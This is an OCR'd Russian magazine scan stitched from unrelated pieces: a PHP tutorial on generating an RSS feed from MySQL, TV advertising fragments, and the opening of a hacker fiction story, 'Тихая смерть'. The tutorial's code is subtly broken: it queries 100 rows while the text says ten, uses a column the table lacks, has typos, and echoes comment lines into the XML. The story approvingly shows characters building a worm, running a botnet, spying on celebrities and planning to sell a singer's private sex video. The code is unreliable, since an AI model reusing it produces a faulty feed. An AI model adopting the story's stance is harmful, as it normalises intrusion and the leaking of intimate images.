
[перейдем к конкретике] Совсем недавно я получил трогательное письмо из одного города в западной Сибири, где живет Василий Григорьевич — пенсионер, который бросил десять лет назад курить, делает зарядку по утрам, воспитывает внуков, однако в своем преклонном возрасте он решил не жить на скромную пенсию, а заняться бизнесом — разведением уругвайских тушканов, спрос на которых неприклонно растет. В определенный момент Василий Григорьевич понял, что большая часть его покупателей активно пользуется инетом и надо предоставить ей возможность следить за жизнью питомцев, давать рекомендации по Сети, ну и вообще, осуществлять электронную поддержку. Внук сделал ему сайт, однако некоторые клиенты сказали, что им было бы удобно следить за новостями, если бы они распространялись в RSS.



[RSS-лента Яндекса]



[добавление славной новости]



[открытая в ActiveRefresh лента, посвященная тушканам]

Поскольку внучек ничего об этом не знал, Василий Григорьевич попросил меня о помощи, и я не смог отказать дедушке. Сейчас мы напишем крутой RSS-блог, в котором будут поститься новости из жизни питомцев Василия Григорьевича.

[архитектура блога] Да ну какая тут архитектура. Все просто. В базе данных mySQL есть таблица rssblog, которая имеет следующую структуру:

```
CREATE TABLE rssblog (pid int not null primary key auto_increment, pubDate date,
title text, descr text);
```

Соответственно, в этой табличке хранятся посты, которые нам надо выводить в RSS-ленту. Написать скрипт, который будет добавлять новости в таблицу, — это элементарно, и мы с тобой это уже не раз проворачивали. Так что я сегодня более подробно расскажу об экспорте данных.

Все очень просто. Скачала элементарным запросом мы выбираем десять последних записей, сортируя их по времени публикации, а затем в цикле по всем возвращенным строкам начинаем строить RSS-документ, жестко следуя описанному формату. В результате несложно получить примерно такую вот функцию:

[процедура, строящая RSS-ленту]

```
function BuildRss($title, $link, $desc) {
$re=mysql_query("select * from rssblog
order by pid desc limit 100");
echo "<?xml version=\"1.0\" encoding=\"windows-1251\" ?>\n";
echo "<rss version=\"2.0\">
<channel>
<title>$title</title> # Заголовок ленты
<link>$link</link> # Ссылка на сайт
# Описание ленты
<description>$desc</description>";


# Цикл по всем нужным записям в таблице
while($res=mysql_fetch_array($re)) {
echo "
<item> # Новый пост
<title>$res[title]</title> # Заголовок
<link>$res[link]</link> # Ссылка
# Описание
<description>$res[descк]</description>
# Дата публикации
<pubDate>$res[pubDate]</pubDate>
# Идентификатор
<guid>$link/content.php?pid=$$res[pid]</guid>
</item>";
}
echo "</channel>
</rss>";
}
```

Теперь, если сохранить эту процедуру в php-скрипте и выполнить ее на сервере, клиенту вернется RSS-документ, который удобнее всего просматривать при помощи специальной программы вроде ActiveRefresh. На скрине видно, каким образом отображаются новости в клиентском софте. Ты и сам можешь легко это попробовать, адрес ленты: *http://ired.inins.ru/rss.php*.

[выводы] Согласись, все просто элементарно! По большому счету, создать RSS-ленту ничуть не сложнее, чем сформировать, скажем, html-таблицу: нужно лишь знать грамматику языка, а расположить в нужной последовательности тэги — это совсем не сложно. Сегодня мы с тобой научились экспортировать данные в RSS, и будь уверен — если ты добавишь на своем проекте возможность получать публикации в этом формате, это здорово поднимет рейтинг твоего ресурса. Дерзай!

[КАК НАПИСАТЬ СВОЙ RSS-КЛИЕНТ?]

В самом деле, как сделать свой собственный RSS-клиент на PHP и как он может выглядеть? Примерно так. Это обычный сценарий, который при выполнении получает с удаленного сервера актуальный RSS-файл и, обрабатывая его встроенным в PHP xml-парсером, генерирует красиво размеченный html-документ. Тут рационально добавить поддержку нескольких лент сразу и кэширование информации, чтобы не перекачивать каждый раз RSS-ленту заново. Время, в течение которого информация актуальна, можно получать из параметров RSS-блога: оно обычно указывается в элементе <ttl>.



[создание таблицы с блогом]

[создание скриптов в редакторе ее — весьма романтическое занятие]





охотники за модой / гид по стилю


новое шоу по субботам в 21:00

звезда танцпола

новое реалити-шоу по будням в 21:00

Тихая смерть

ПРОФЕССОР АЛАН БЭНЧЕР ВЕСЬ ДЕНЬ НАХОДИЛСЯ В ВОЗБУЖДЕННОМ СОСТОЯНИИ. ОБЫЧНО ВСЕГДА СПОКОЙНЫЙ И СКОНЦЕНТРИРОВАННЫЙ, ТЕПЕРЬ ОН НОСИЛСЯ ПО КАБИНЕТУ И ПОСТОЯННО ЧТО-ТО БОРМОТАЛ СЕБЕ ПОД НОС. БОББИ НЕ ЗНАЛ, ЧЕМ ВЫЗВАНА ТАКАЯ ВЗВИНЧЕННОСТЬ, НО ПОДОЗРЕВАЛ, ЧТО ЭТО ИМЕЕТ ОТНОШЕНИЕ К ПРОЕКТУ, НАД КОТОРЫМ РАБОТАЛ ПРОФЕССОР. ЧТО-ТО СВЯЗАННОЕ С ИЗУЧЕНИЕМ ВЛИЯНИЯ ЗВУКА НА ЧЕЛОВЕЧЕСКИЙ МОЗГ. БОББИ БЫЛ ВСЕГО ЛИШЬ ЛАБОРАНТОМ И ДЕЛАЛ, ЧТО НАЗЫВАЕТСЯ, ВСЮ ГРЯЗНУЮ РАБОТУ. ПРОФЕССОР НЕ ПОСВЯЩАЛ ЕГО В СВОИ ПРОЕКТЫ, А БОББИ НИКОГДА НЕ СПРАШИВАЛ ОБ ЭТОМ. НО ЕМУ БЫЛО ЛЕСТНО, ЧТО ЕГО ОПРЕДЕЛИЛИ РАБОТАТЬ С ТАКИМ ГЕНИАЛЬНЫМ УЧЕНЫМ, КАК АЛАН БЭНЧЕР.
К КОНЦУ РАБОЧЕГО ДНЯ ПРОФЕССОР ПОДОШЕЛ К БОББИ И ПРОТЯНУЛ ЕМУ ЗАПЕЧАТАННЫЙ ПЛАСТИКОВЫЙ ПАКЕТ. НА ПАКЕТЕ СТОЯЛ ГРИФ «СОВЕРШЕННО СЕКРЕТНО», А УСТНАЯ ИНСТРУКЦИЯ БЫЛА КРАТКОЙ:
— ОТВЕЗЕШЬ ЭТО КРОМВЕЛЮ, ОТДАШЬ ЕМУ ЛИЧНО В РУКИ. ПРЯМО СЕЙЧАС. СТУПАЙ.
БОББИ ЗНАЛ, ЧТО ОБЫЧНО ПРОФЕССОР БЭНЧЕР СВЯЗЫВАЛСЯ С РУКОВОДИТЕЛЕМ ЛАБОРАТОРИИ ПО ВНУТРЕННЕЙ ЭЛЕКТРОННОЙ ПОЧТЕ. ЕСЛИ ОН ПРЕДПОЧЕЛ ПЕРЕДАТЬ КОНВЕРТ ЕМУ В РУКИ, ЗНАЧИТ, ТО, ЧТО СОДЕРЖАЛОСЬ ВНУТРИ, ИМЕЛО БОЛЬШУЮ ЦЕННОСТЬ | mindw0rk (mindw0rk@gameland.ru)



Лаборатория физико-оптических исследований NASA, штат Пенсильвания

From: Richard Cromwell
rcromwell@nasa.gov
To: Dean Stanley stanley@darpa.mil

Дин, похоже, нашей лаборатории удалось добиться кое-каких успехов в проекте «Тихая смерть». Практические эксперименты проводились пока только на грызунах, поэтому результаты не могут считаться завершенными. Мы также не знаем, какие могут быть побочные эффекты. В прилагающемся материале содержатся документы о прогрессе за последние три месяца, результаты опытов на домашних животных и часть исходного кода без детонирующих строк.
С уважением, Ричард Кромвель. Глава исследовательской лаборатории NASA в Пенсильвании.

* * *

Андрей откинулся на спинку кресла и размял мышцы. От долго сидения за компом у него иногда начинались боли в ногах, поэтому в последнее время он взял за привычку по утрам делать небольшую пробежку вокруг района. Сегодня он сачканул, и боли снова дали о себе знать. Рядом с ним за другим компом сидел брат и с поразительной скоростью набивал строчки кода в ассемблере. Сколько себя помнил Андрей, они с Витькой постоянно спорили, кто лучше разбирается в компьютерах, пытались обставить друг друга. Но потом поняли, что спорами ничего не добьешься, а если объединиться, они будут отлично дополнять друг друга и их возможности увеличатся на порядок. Оба брата могли назвать себя security-экспертами, но у каждого была своя специализация. Андрей был железячником — мог с закрытыми глазами собрать и разобрать компьютер, спаять любую схему и проконсультировать по поводу любого нового гаджета. Он также имел углубленные познания в криптографии и немного увлекался фрикингом. Витя, в свою очередь, имел врожденные программерские способности и с детства ковырял софт, разбирая его по полочкам и изучая, какие алгоритмы использовали авторы. Он



мог за час написать программу, на которую некоторым сертифицированным программистам требовались месяцы упорного труда. Стоило подумать о задаче, как код моментально появлялся в голове, на том языке, который лучше всего подходил для реализации. Тяга к электронике и компьютерам пришла к ним от отца, который был одним из пионеров, проложивших интернет в России. Работал он обычно дома за компом, и сыновья, вернувшись из школы, постоянно доставали его вопросами обо всем, пытаясь вникнуть в то, чем он занимался. Со временем отец купил им отдельный компьютер, с этого все и началось.

В двадцать лет братья оставили родительский дом и сняли небольшую квартирку на отшибе. В кармане у них было около полштуки баксов, а в голове — тщательно продуманный план. Несмотря на то что они уважали отца, они не хотели, как и он, работать на государство и зарабатывать копейки. Работать на дядю, который пусть даже неплохо платит, им тоже казалось плохой идеей. Поэтому они решили создать свой бизнес по оказанию различных высокотехнологичных услуг обеспеченным клиентам. Причем услуги могли быть самые разные. Труднее всего было найти первых клиентов. После того как братья зарекомендовали себя, клиенты стали находить их сами. И с каждым разом заказы становились все серьезнее, а денег приносили все больше. Теперь это уже было не снятие защиты с корпоративной программы и не проверка сайта на взломоустойчивость, а расшифровка военных документов и перехват информации, за которую запросто могли убить.

Андрей прошел на кухню и достал из холодильника две бутылки пива.

— Витька, Тинькофф будешь?

— Вполне, — ответил тот своим любимым словечком.

Захватив заодно фисташки и сушеных кальмаров, Андрей вернулся в комнату, которая обоим служила рабочим кабинетом. В отличие от их первой комнатушки, это были просторные апартаменты, вмещающие кучу всевозможных гаджетов, электронных систем и два сдвинутых почти вплотную компьютерных места. Работать вдвоем было намного удобнее, так как всегда можно было посоветоваться друг с другом по любому поводу.

— Чего строчишь? — глядя на быстро появляющиеся на экране строки, спросил Андрей.

— Новый эксперимент.

— Снова червь?

— Угу.

— В прессе писали, что твой последний эксперимент обошелся Microsoft в два миллиарда.

— Да не, на этот раз все будет безобидно. Если все так, как я думаю, мой червячок станет самым быстрым в плане размножения за всю историю.

— Если это так, им могут заинтересоваться клиенты.

— К черту клиентов. Если в него встроить деструктивные части, двумя миллиардами дело не обойдется. Это для себя. И я не собираюсь запускать его в Сеть.


— А как ты собираешься проверить его скорость?

— Пущу его в четвертый кластер и ограничу размножение только компами, которые в него входят.

Так они нумеровали сети, состоящие из определенного количества компьютеров-зомби. С помощью одного такого кластера можно было без проблем вывести из строя крупный сервер или забрутфорсить сложный криптошифр. Четвертый кластер был самым маленьким и состоял из полутора тысяч компьютеров.

Андрей еще некоторое время смотрел на экран, оценивая решения, которые использовал Витя. Его всегда поражало, как брат может программировать настолько быстро. Сам он неплохо владел несколькими языками, но для написания программы ему требовалось составить план и обдумать программную реализацию своих идей. Витя, казалось, все обдумывал на ходу, и пальцы едва успевали воплощать в ассемблере то, что творилось у него в голове. Иногда Андрею казалось, что его брат — лучший программист в мире, и у него были все основания так считать.

Наконец он оторвался от этого процесса и сел за свой комп. Они вдвоем только что выполнили крупный заказ и теперь могли отдохнуть, занявшись своими делами. Отхлебнув из бутылки, Андрей запустил сканер, написанный братом и проверяющий состояние машин с внедренными жучками. Андрей любил оставлять их на компьютерах влиятельных людей — звезд шоу-бизнеса, представителей правительственных и военных организаций. Конечно, в случае с последними он играл с огнем, но путь от его компьютера к компьютеру этих людей проходил через длинную вереницу проксей. К тому же каждый из шпионящих зверьков был замаскирован под файл системного процесса и не вызывал подозрений. Зайдя первым делом на компьютер Бритни Спирс, Андрей стал свидетелем ее трепа по AIM с одним из бывших любовников. Парочка увлеченно вспоминала, как занималась сексом на вилле певицы в Калифорнии в то время, как все газеты писали о ее святой непорочности. Также на ее компе он еще неделю назад обнаружил приватную порнушку с участием звезды. Порнокомпании отдали бы за нее любые деньги, и в недалеком будущем Андрей собирался передать ее заинтересованным лицам — развратная деваха этого заслуживала, да и лишний скандал в качестве пиа-



ра ей не помешает. Разговор Бритни и бойфренда постепенно перешел на малоинтересные сплетни, и Андрей закрыл сеанс.

* * *

Вечером того же дня Алан Бэнчер сидел у себя дома в кресле перед телевизором и смотрел канал Discovery. Ведущий на экране рассказывал о чудесах дикой природы, но профессор не слышал его. В его мозгу переваривались мысли по поводу утреннего открытия.
Алан занимался изучением звуков с первого курса Гарварда и с тех пор стал одним из ведущих специалистов в этой области. Он специализировался на исследованиях инфразвука и его влиянии на организм живых существ. Доклады профессора Бэнчера были известны на весь ученый мир, и, по слухам, его даже собирались номинировать на Нобелевскую премию. Долгое время он работал и преподавал в Гарварде, но потом один из выпускников, служащий теперь в Министерстве обороны, предложил ему пост ведущего специалиста в лаборатории звуковых исследований NASA. Свое решение Алан обдумывал долго. С одной стороны, он прожил в Гарварде почти всю свою жизнь, и ему нравилось преподавать. С другой — Бэнчер понимал, что работа на такую организацию, как NASA, даст ему возможность наиболее полно реализовать свой ученый потенциал. Ведь там ему будет предоставлено все необходимое оборудование, неограниченные финансовые возможности, и все свое время он сможет посвящать исследованиям. Алан никогда не был женат, и ему не нужно было объясняться с семьей. Так что, по сути, в Гарварде, кроме студентов, его ничто не держало. Наконец он принял решение...
Проект «Тихая смерть» стартовал полгода назад. Во всей лаборатории, насчитывающей сорок шесть сотрудников, о нем, кроме Алана, знал только шеф Ричард Кромвель. Финансированием проекта занимались военные структуры, и раз в три месяца Алан отсылал отчеты по своей работе. Конечной целью являлось получение в лабораторных условиях инфразвука громкостью не более пяти децибел, способного воздействовать на организм живых существ.
Случаев использования инфразвука, оказывающего разрушительное влияние на людей, в истории было предостаточно. В пятидесятые годы прошлого столетия в одном из театров Лондона показывали историческую пьесу и для нагнетания атмосферы в одной из частей использовали длинную широкую трубу, подключенную к органу. Эффект от звучания превзошел все ожидания — звука от трубы совершенно не было слышно, но в зале задрожали все канделябры, а зрителей безо всякой причины охватил панический ужас. Представление провалилось, так как все люди в страхе бросились на улицу. Эксперименты по воздействию на человека инфразвуком частотой 6 – 9 Гц давно показали, что в этом случае нарушается синхронизация внутренних биоритмических процессов, что приводит в лучшем случае к потере координации, притуплению умственной деятельности, болям, стрессу, а в худшем — полной остановке сердца. Для того чтобы убить человека звуком, необходимо соответствующее оборудование с мощными усилителями, способными выдавать более 120 децибел. Задача Алана заключалась в том, чтобы при намного меньшей громкости инфразвука сохранить его разрушительную силу. Теоретически он знал, как этого можно добиться. Тело человека само по себе могло стать усилителем инфразвуковой волны, нужно было только рассчитать начальную амплитуду колебаний звука. Именно это и было основной проблемой, так как добиться правильных расчетов не удавалось даже с помощью суперкомпьютера. Морские свинки, над которыми профессор проводил свои исследования, если и умирали, то только в результате болезни.
Бэнчер уже вот-вот был готов сдаться и писать рекомендацию о закрытии проекта, но утром произошло нечто невероятное. Придя в свою лабораторию, он сразу заметил, что животные в изолированной камере просто с ума сходят, бросаясь друг на друга. Профессор помнил, что оставил накануне компьютер включенным и звуки, им запрограммированные, посылались в камеру. Но при нем они не производили на свинок никакого эффекта. Когда Алан сел за рабочее место, то обнаружил, что в программе произошел сбой и звук попросту заклинило, с полусекундной частотой он повторялся снова и снова. Громкость была минимальной, и профессор решил плавно ее увеличивать, проверяя реакцию животных. С каждым поворотом тумблера грызуны становились все агрессивнее, а их сердцебиение на датчике зашкаливало. Когда звук достиг громкости пяти децибел, сравнимой с шепотом, животные замерли. Выключив звук, профессор подбежал и распахнул дверцу камеры. Морские свинки были мертвы.
Алан не мог поверить, что простое зацикливание привело к возникновению той самой амплитуды, тем не менее, результат он видел собственными глазами. На найденной зацикленной частоте громкостью пять децибел живые организмы умирали в течение считанных секунд. Словно она была командой для мозга прекратить всякую жизненную деятельность.
Для окончания проекта оставалось провести исследования влияния звука на человека. Алан собирался попросить руководителя лаборатории Ричарда Кромвеля обеспечить его парой тюремных смертников, согласившихся на эксперименты над собой. Но сделать это нужно было только для галочки — профессор знал, что с людьми ситуация будет аналогичной.
На минуту его внимание сфокусировалось на экране телевизора. Дискавери показывал детей, играющих с детенышами животных на фоне красочного пейзажа. При виде этой идиллии Бэнчара охватила тревога. Он так долго работал над своим проектом, но никогда не задумывался, как его открытия могут повлиять на мир. Ведь в плохих руках «Тихая смерть» может стать самым опасным оружием за всю историю человечества. Мысли об этом не покидали Алана всю ночь, и до самого утра он проворочался, безуспешно пытаясь заснуть.

* * *

— Нихрена себе! Иди сюда! – услышал Витя из-за соседнего стола. Андрей не отрывал глаза от монитора и, когда брат подошел, ткнул пальцем в экран.
— Только что скачал это с компа одного вояки.
— Что это?
— Документы по поводу каких-то совершенно секретных разработок в области звука.
— Каких разработок?
— Ну я еще толком не вникал, но похоже, чуваки планируют создать новое звуковое оружие. Я выудил это из его почтового ящика, письмо было зашифровано несложным шифром. Самое интересное идет в аттаче, там по твоей части.
Андрей открыл архив и запустил файл с расширением .c. Перед братьями появился исходный код на языке C. Едва глянув на него, Витя утвердительно кивнул: «Да, явно по части саунда».
Вся программа занимала от силы восемьдесят строк, но в ней имелась куча сложных математических функций.
— Она не закончена, — вынес резюме Витя. — Нет одного фрагмента.
— То есть мы ее не запустим?
— Неа.
— Можешь определить, что она делает?
— Просто отдает команды звуковой плате генерировать определенные шумы. Каким-то особо извращенным способом.
— Что за шумы?

— Я почем знаю?
— Витек, это что-то важное. Иначе бы оно не шифровалось и не шло по сабжем «Совершенно секретно».
Витя ткнул пальцем в одно место в исходнике, где была последовательность цифр и букв.
— Похоже, это название программы. Только в шестнадцатеричной системе счисления.
— Можешь прочитать?
— Уже. Там написано «Тихая смерть».
Андрей присвистнул.
— Слушай, может, нам удалить все это от греха подальше? Кто знает, чего там вояки изобрели.
— Да не, стой. Я хочу воспроизвести оригинал.
— В смысле?
— Можно попытаться на основе этих фрагментов воссоздать всю программу целиком.
— Как? — Андрей рассмеялся.
— Да говорю тебе, вполне. Ты же можешь расшифровать сообщение, в котором отсутствует большая часть букв?
— Ну, зависит от количества отсутствующих букв и того, какие буквы отсутствуют.
— Так и здесь. В основном фрагменте были инструкции командам, которые есть в нашем куске. Мы видим, какие команды они выполняют, и можем написать соответствующие инструкции. Все элементарно.
— Может быть, там были не только команды?
— Что там было, подскажет наш кусок. Дай-ка.
Витя отодвинул брата и устроился за его рабочим местом. Пальцы привычно забегали по клавиатуре, набивая код. Через пять минут Витя остановился.
— Все.
— Все?
— Все.
— Ну запускай тогда.
— Уверен?
— Давай, не томи.
Витя откомпилировал код и запустил экзешник. Из колонок послышался еле слышный шум.
— Прибавь громкости.
Витя добавил звуку, но шум все равно был тихим. Эдакий протяжный, заунывный свист, который мог хорошо подходить для озвучивания мрачного подземелья.
— Действительно, похоже на смерть.
Андрею стало немного не по себе.
— Вырубай эту какофонию.
Звук затих, но ребята невольно почувствовали дискомфорт.
Андрей поежился.
— Я всегда говорил, что эти военные чокнутые.
Витя задумчиво сидел. Потом снова открыл исходник и стал внимательно его изучать.
— Что там? — поинтересовался брат.
— Знаешь, у меня такое ощущение, что я что-то упустил.
— Что именно?
— Пока не знаю. Просто чувствую. Ладно, пойду червяка своего дописывать. Завтра будем запускать.
— Окей. Я пока фильмец гляну.

From: Dean Stanley stanley@darpa.mil
To: Richard Cromwell rcromwell@nasa.gov
Мы удовлетворены предварительными результатами. Держите нас в курсе всех подробностей проекта «Тихая смерть».
Дин Стэнли /DARPA

* * *

Пока брат еще спал в обнимку с плюшевым BSD-демоном, Андрей с утра сделал пробежку, сгонял в универсам за продуктами и приготовил им обоим завтрак. Обычно они питались полуфабрикатами, предпочитая не тратить время на приготовление пищи, но в это утро на улице было так свежо и приятно, что Андрею захотелось сделать что-то особенное. Этим особенным была жареная картошка с окорочками, зеленым горошком и салат, собственноручно сварганенный из огурцов, капусты и помидоров.
— Ты не забыл, сегодня идем на сходку?— поинтересо-



вался Андрей за завтраком.
Витя поморщился. Под сходкой подразумевалась встреча юниксоидов с одного опенсорсного портала, которая проходила каждые две недели. Первое время они вдохновляли Витю, и он ходил на них с удовольствием, но, перезнакомившись со всеми постоянными участниками, понял, что делать ему там особо нечего. Ему хотелось общаться с кем-то, у кого можно чему-то научиться, но на сходках он обычно учил остальных сам. Брат в этом плане был отзывчивей и с удовольствием объяснял технические премудрости новичкам. Встречи проходили практически всегда в одном месте — баре «Веселый Роджер», были шумными и веселыми, а все темы разговоров вращались вокруг компьютеров и UNIX. Братья всегда были желанными гостями на любой юниксовке.
— Никаких отмазок. Хоть проветришься.
— Андрюх, реально неохота. К тому же, я хочу дописать сегодня червяка.
— Ну ничего страшного, оторвешься на пару часиков.
— Знаю я ваши «пару часиков». Три часа бесполезного трепа, а потом два часа еще более бесполезной пьянки. Иди один, окей?
— Окей, — вздохнул Андрей.

* * *

Андрей вернулся в отличном настроении.
— Ну как прошло? — не отрываясь от компа, спросил Витя.
— Класс. Жаль, тебя не было. Там новая девчонка стала ходить, вообще супер. Мы с ней мило так пообщались.
Витя хмыкнул.
— Стрельнул у нее телефончик, надо будет позвонить.
— Валяй.
— Как твой червь?
— Готов. Иди зацени.
Андрей повесил куртку на вешалку и вошел в комнату. На экране без какой-либо упорядоченности был набросан код, в котором даже хорошему программисту было сложно разобраться.
— В общем, пока ты там телефончики стрелял, я тут добавил пару функций. Теперь он, во-первых, кроссплатформенный и может заражать тачки с несколькими писишными осями — виндой, фряхой, линухом, солняркой, макос и другими. Во-вторых, теперь он распространяется не только в инете, но и через мобильные системы.
— Как?
— Способов несколько. Через SMS/MMS-шлюзы и блютус. Также на зараженном компе постоянно сидит жучок, который отслеживает подключение к определенному порту, и если юзер надумает поменять прошивку или закачать на свой смартфон новых игрушек — вуаля. Еще через недавно найденный баг в Symbian OS. В общем, круче могут быть только горы.
Витя с гордостью посмотрел на неразборчивый исходник.
— Ты же говорил, что дальше четвертого кластера он не уйдет?
— А он и не уйдет. Это пока экспериментальная версия.
— Про безопасность не забыл?
— За идиота держишь? Все следы ведут на тайваньский вирьмейкерский сайт. Будет кому-то слава...
— И что твой червячок делает?
— Да ничего, в общем-то.
— Вообще ничего?
— Ну я пока писал алгоритмы размножения, думал все остальное на потом оставить.
— Давай что-то безобидное вставим, чтоб не получилось, как в прошлый раз. У меня где-то был гиф анимированный с Роджером. Он там клево хлебалом щелкает.
— Отлично. И в качестве фона что-то нужно... зловещее.
Они многозначительно переглянулись.
— Ее?
— Ну а что? Вполне зловеще.
Братья взялись за дело. Пока Андрей искал на компе тот самый гиф, Витя вставлял в код червя фоновый шум из военного архива. Все время, пока он возился с ним, его не оставляло ощущение, что он что-то забыл. Он знал, что код верный, просто где-то отсутствует маленькая, но важная составляющая. Витя стал просматривать код шума снова, но как он ни пытался определить, в чем дело, решения не находил.
— Есть! — Андрей щелкнул пальцами и добавил: — Заливаю тебе в аплоад. Там в папке GIF.
Вставить картинку, чтобы она высвечивалась вместе с фоновым шумом после первой перезагрузки зараженного компа, заняло у Вити не больше пяти минут. Еще некоторое время братья обсуждали, как назвать нового червяка.
— А что, «Тихая смерть» — неплохое название для безобидной зверушки, — наконец предложил Андрей.
